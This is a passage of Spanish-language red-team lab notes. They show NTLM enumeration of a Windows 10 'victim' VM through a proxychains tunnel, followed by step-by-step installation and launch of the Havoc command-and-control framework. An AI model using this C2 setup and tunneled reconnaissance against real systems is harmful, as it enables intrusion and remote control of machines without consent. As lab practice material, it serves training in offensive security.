        inet 192.168.79.134  netmask 255.255.255.0  broadcast 192.168.79.255
        inet6 fe80::20c:29ff:feda:45b3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:da:45:b3  txqueuelen 1000  (Ethernet)
        RX packets 16654  bytes 23401517 (22.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4712  bytes 340593 (332.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 50  bytes 4192 (4.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 50  bytes 4192 (4.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

hago primero un ipconfig para saber la ip de windows


```
PS C:\Users\USER> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::95f2:a3a6:1c5:25e6%4
   IPv4 Address. . . . . . . . . . . : 192.168.79.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.79.2
PS C:\Users\USER>
```

en debian, en la carpeta opt/ntlm_challenger ejecuto:

python3 ./ntlm_challenger.py smb://192.168.79.130

```
root@debian:/opt/ntlm_challenger# python3 ./ntlm_challenger.py smb://192.168.79.130

Target (Server): DESKTOP-0G1PKPH

Version: Server 2016 or 2019 / Windows 10 (build 19041)

TargetInfo:
  MsvAvNbDomainName: DESKTOP-0G1PKPH
  MsvAvNbComputerName: DESKTOP-0G1PKPH
  MsvAvDnsDomainName: DESKTOP-0G1PKPH
  MsvAvDnsComputerName: DESKTOP-0G1PKPH
  MsvAvTimestamp: Jun 15, 2024 19:03:01.131021

Negotiate Flags:
  NTLMSSP_NEGOTIATE_UNICODE
  NTLMSSP_REQUEST_TARGET
  NTLMSSP_TARGET_TYPE_SERVER
  NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY
  NTLMSSP_NEGOTIATE_TARGET_INFO
  NTLMSSP_NEGOTIATE_VERSION
  NTLMSSP_NEGOTIATE_128
  NTLMSSP_NEGOTIATE_56
root@debian:/opt/ntlm_challenger#
```

cambio el proxychains.conf a socket5



lanzo el comando proxychains python3 ./ntlm_challenger.py smb://192.168.79.130

con proxychains delante para que la ejecución vaya a través del túnel, entre debian y windows, aquí vemos la conexión mediante el túnel del debian y windows (víctima:

```
root@debian:/opt/ntlm_challenger# proxychains python3 ./ntlm_challenger.py smb://192.168.79.130
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:68-<><>-192.168.79.130:445-<><>-OK

Target (Server): DESKTOP-0G1PKPH

Version: Server 2016 or 2019 / Windows 10 (build 19041)

TargetInfo:
  MsvAvNbDomainName: DESKTOP-0G1PKPH
  MsvAvNbComputerName: DESKTOP-0G1PKPH
  MsvAvDnsDomainName: DESKTOP-0G1PKPH
  MsvAvDnsComputerName: DESKTOP-0G1PKPH
  MsvAvTimestamp: Jun 15, 2024 19:26:54.286992

Negotiate Flags:
  NTLMSSP_NEGOTIATE_UNICODE
  NTLMSSP_REQUEST_TARGET
  NTLMSSP_TARGET_TYPE_SERVER
  NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY
  NTLMSSP_NEGOTIATE_TARGET_INFO
  NTLMSSP_NEGOTIATE_VERSION
  NTLMSSP_NEGOTIATE_128
  NTLMSSP_NEGOTIATE_56
root@debian:/opt/ntlm_challenger#
```

Command and Control:

Voy a utilizar, dentro de Windows 10, la carpeta Programdata porque sé con seguridad que va a estar en el sistema, que existe.

Hago un git clone de Havoc en debian:

git clone [HavocFramework/Havoc: The Havoc Framework. (github.com)]

```
practica@debian:~$ su root
Password:
root@debian:/home/practica# git clone https://github.com/HavocFramework/Havoc
```

```
root@debian:/home/practica# git clone https://github.com/HavocFramework/Havoc
Cloning into 'Havoc'...
remote: Enumerating objects: 11552, done.
remote: Counting objects: 100% (2804/2804), done.
remote: Compressing objects: 100% (683/683), done.
remote: Total 11552 (delta 2257), reused 2367 (delta 2076), pack-reused 8748
Receiving objects: 100% (11552/11552), 33.59 MiB | 1.19 MiB/s, done.
Resolving deltas: 100% (7792/7792), done.
root@debian:/home/practica#
```

voy a /tmp

lanzo este comando:

wget https://go.dev/dl/go1.22.4.linux-amd64.tar.gz

```
root@debian:/tmp# wget https://go.dev/dl/go1.22.4.linux-amd64.tar.gz
--2024-06-15 11:49:56--  https://go.dev/dl/go1.22.4.linux-amd64.tar.gz
Resolving go.dev (go.dev)... 216.239.36.21, 216.239.38.21, 216.239.32.21, ...
Connecting to go.dev (go.dev)|216.239.36.21|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://dl.google.com/go/go1.22.4.linux-amd64.tar.gz [following]
--2024-06-15 11:49:56--  https://dl.google.com/go/go1.22.4.linux-amd64.tar.gz
Resolving dl.google.com (dl.google.com)... 216.58.215.174
Connecting to dl.google.com (dl.google.com)|216.58.215.174|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68964131 (66M) [application/x-gzip]
Saving to: 'go1.22.4.linux-amd64.tar.gz'

go1.22.4.linux-amd64. 100%[======================>]  65.77M  2.12MB/s    in 21s

2024-06-15 11:50:18 (3.10 MB/s) - 'go1.22.4.linux-amd64.tar.gz' saved [68964131/6896413
1]

root@debian:/tmp#
```

lanzo este:
rm -rf /usr/local/go && tar -C /usr/local -xzf go1.22.4.linux-amd64.tar.gz

```
root@debian:/tmp# rm -rf /usr/local/go && tar -C /usr/local -xzf go1.22.4.linux-amd64.t
ar.gz
```

luego lanzo este:

export PATH=$PATH:/usr/local/go/bin

```
root@debian:/tmp# export PATH=$PATH:/usr/local/go/bin
root@debian:/tmp#
```

a continuación lanzo:

go --version

```
root@debian:/tmp# go --version
flag provided but not defined: -version
Go is a tool for managing Go source code.

Usage:

        go <command> [arguments]

The commands are:

        bug         start a bug report
        build       compile packages and dependencies
        clean       remove object files and cached files
        doc         show documentation for package or symbol
        env         print Go environment information
        fix         update packages to use new APIs
        fmt         gofmt (reformat) package sources
        generate    generate Go files by processing source
        get         add dependencies to current module and install them
        install     compile and install packages and dependencies
        list        list packages or modules
        mod         module maintenance
        work        workspace maintenance
```

me muevo a la carpeta Havoc:

```
root@debian:/home/practica/Havoc#
```

luego lanzo este comando:

apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm

```
Setting up libboost-mpi-dev (1.74.0.3) ...
Setting up libboost-locale1.74-dev:amd64 (1.74.0+ds1-21) ...
Setting up libboost-graph-parallel-dev (1.74.0.3) ...
Setting up libboost-coroutine1.74-dev:amd64 (1.74.0+ds1-21) ...
Setting up libboost-coroutine-dev:amd64 (1.74.0.3) ...
Setting up libboost-log-dev (1.74.0.3) ...
Setting up libboost-fiber-dev:amd64 (1.74.0.3) ...
Setting up libboost-locale-dev:amd64 (1.74.0.3) ...
Setting up libboost-context-dev:amd64 (1.74.0.3) ...
Setting up libboost-type-erasure-dev:amd64 (1.74.0.3) ...
Setting up libboost-all-dev (1.74.0.3) ...
Processing triggers for sgml-base (1.31) ...
Setting up x11proto-dev (2022.1-1) ...
Setting up libxau-dev:amd64 (1:1.0.9-1) ...
Processing triggers for libc-bin (2.36-9+deb12u7) ...
Processing triggers for man-db (2.11.2-2) ...
Setting up libxdmcp-dev:amd64 (1:1.1.2-3) ...
Setting up libxcb1-dev:amd64 (1.15-1) ...
Setting up libx11-dev:amd64 (2:1.8.4-2+deb12u2) ...
Setting up libxext-dev:amd64 (2:1.3.4-1+b1) ...
Setting up libglx-dev:amd64 (1.6.0-1) ...
Setting up libgl-dev:amd64 (1.6.0-1) ...
Setting up libegl-dev:amd64 (1.6.0-1) ...
Setting up libglu1-mesa-dev:amd64 (9.0.2-1.1) ...
Setting up qtbase5-dev:amd64 (5.15.8+dfsg-11) ...
Setting up qtdeclarative5-dev:amd64 (5.15.8+dfsg-3) ...
Setting up mesa-common-dev:amd64 (22.3.6-1+deb12u1) ...
Setting up libqt5websockets5-dev:amd64 (5.15.8-2) ...
Setting up libqt5opengl5-dev:amd64 (5.15.8+dfsg-11) ...
root@debian:/home/practica/Havoc#
```

luego cambio a teamserver

cd teamserver

```
root@debian:/home/practica/Havoc# cd teamserver
root@debian:/home/practica/Havoc/teamserver#
```

lanzo este comando:

go mod download golang.org/x/sys

```
root@debian:/home/practica/Havoc/teamserver# go mod download golang.org/x/sys
```

y luego:

go mod download github.com/ugorji/go

```
root@debian:/home/practica/Havoc/teamserver# go mod download github.com/ugorji/go
root@debian:/home/practica/Havoc/teamserver#
```

cd ..

make ts-build

aquí está compilando teamserver

```
root@debian:/home/practica/Havoc# make ts-build
[*] building teamserver
```

```
[*] building teamserver
go: downloading github.com/spf13/cobra v1.2.1
go: downloading github.com/fatih/color v1.12.0
go: downloading github.com/fatih/structs v1.1.0
go: downloading github.com/gin-gonic/gin v1.7.7
go: downloading github.com/gorilla/websocket v1.5.0
go: downloading golang.org/x/crypto v0.0.0-20220314234659-1baeb1ce4c0b
go: downloading github.com/spf13/pflag v1.0.5
go: downloading github.com/mattn/go-colorable v0.1.8
go: downloading github.com/mattn/go-isatty v0.0.13
go: downloading github.com/olekukonko/tablewriter v0.0.5
go: downloading golang.org/x/image v0.5.0
go: downloading golang.org/x/text v0.7.0
go: downloading github.com/mattn/go-sqlite3 v1.14.16
go: downloading github.com/gin-contrib/sse v0.1.0
go: downloading github.com/mattn/go-runewidth v0.0.9
go: downloading github.com/go-playground/validator/v10 v10.4.1
go: downloading github.com/golang/protobuf v1.5.2
go: downloading github.com/ugorji/go/codec v1.1.7
go: downloading gopkg.in/yaml.v2 v2.4.0
go: downloading github.com/zclconf/go-cty v1.9.0
go: downloading github.com/agext/levenshtein v1.2.3
go: downloading github.com/apparentlymart/go-textseg/v13 v13.0.0
go: downloading github.com/mitchellh/go-wordwrap v1.0.1
go: downloading github.com/go-playground/universal-translator v0.17.0
go: downloading github.com/leodido/go-urn v1.2.0
go: downloading google.golang.org/protobuf v1.26.0
go: downloading github.com/google/go-cmp v0.5.6
go: downloading github.com/go-playground/locales v0.13.0
root@debian:/home/practica/Havoc#
```


make client-build

```
root@debian:/home/practica/Havoc# make client-build
[*] building client
Submodule 'client/external/json' (https://github.com/nlohmann/json) registered for path 'client/external/json'
Submodule 'client/external/spdlog' (https://github.com/gabime/spdlog) registered for path 'client/external/spdlog'
Submodule 'client/external/toml' (https://github.com/ToruNiina/toml11) registered for path 'client/external/toml'
Cloning into '/home/practica/Havoc/client/external/json'...
[ 76%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/PythonScript.cc.o
[ 78%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/ScriptManager.cc.o
[ 80%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/LootWidget.cc.o
/home/practica/Havoc/client/src/UserInterface/Widgets/LootWidget.cc: In member function 'const QPixmap* ImageLabel::pixmap()
const':
/home/practica/Havoc/client/src/UserInterface/Widgets/LootWidget.cc:41:25: warning: 'const QPixmap* QLabel::pixmap() const'
s deprecated: Use the other overload which returns QPixmap by-value [-Wdeprecated-declarations]
   41 |     return label->pixmap();
      |            ~~~~~~~~~~~~~^~
In file included from /usr/include/x86_64-linux-gnu/qt5/QtWidgets/QLabel:1,
                 from /home/practica/Havoc/client/include/global.hpp:12,
                 from /home/practica/Havoc/client/src/UserInterface/Widgets/LootWidget.cc:1:
/usr/include/x86_64-linux-gnu/qt5/QtWidgets/qlabel.h:78:20: note: declared here
   78 |     const QPixmap *pixmap() const; // ### Qt 7: Remove function
      |                    ^~~~~~
[ 82%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/FileBrowser.cc.o
[ 84%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/Teamserver.cc.o
[ 86%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/Store.cc.o
[ 88%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/ProcessList.cc.o
[ 90%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/SmallWidgets/EventViewer.cc.o
[ 92%] Building CXX object CMakeFiles/Havoc.dir/src/Util/ColorText.cpp.o
[ 94%] Building CXX object CMakeFiles/Havoc.dir/src/Util/Base64.cpp.o
[ 96%] Building CXX object CMakeFiles/Havoc.dir/src/Util/Base.cpp.o
[ 98%] Building CXX object CMakeFiles/Havoc.dir/Havoc_autogen/QYFM2Z2WYQ/qrc_Havoc.cpp.o
[100%] Linking CXX executable /home/practica/Havoc/client/Havoc
gmake[3]: Leaving directory '/home/practica/Havoc/client/Build'
[100%] Built target Havoc
gmake[2]: Leaving directory '/home/practica/Havoc/client/Build'
gmake[1]: Leaving directory '/home/practica/Havoc/client/Build'
root@debian:/home/practica/Havoc#
```

con este último comando se daría por concluida la instalación del Havoc, que es el Command & Control.

Abro dos terminales en el debian, levanto el Teamserver, el servidor de Havoc:


./havoc server --profile ./profiles/havoc.yaotl -v --debug



./havoc client
edito el fichero havoc.yaotl


vim profiles/havoc.yaotl

este es el fichero de configuración de Havoc. Aquí podemos añadir usuarios, podemos configurar el tráfico, crear una estructura de tráfico de red. Podemos replicar tráfico de red.




Ejecuto el siguiente comando en la carpeta Havoc


./havoc client

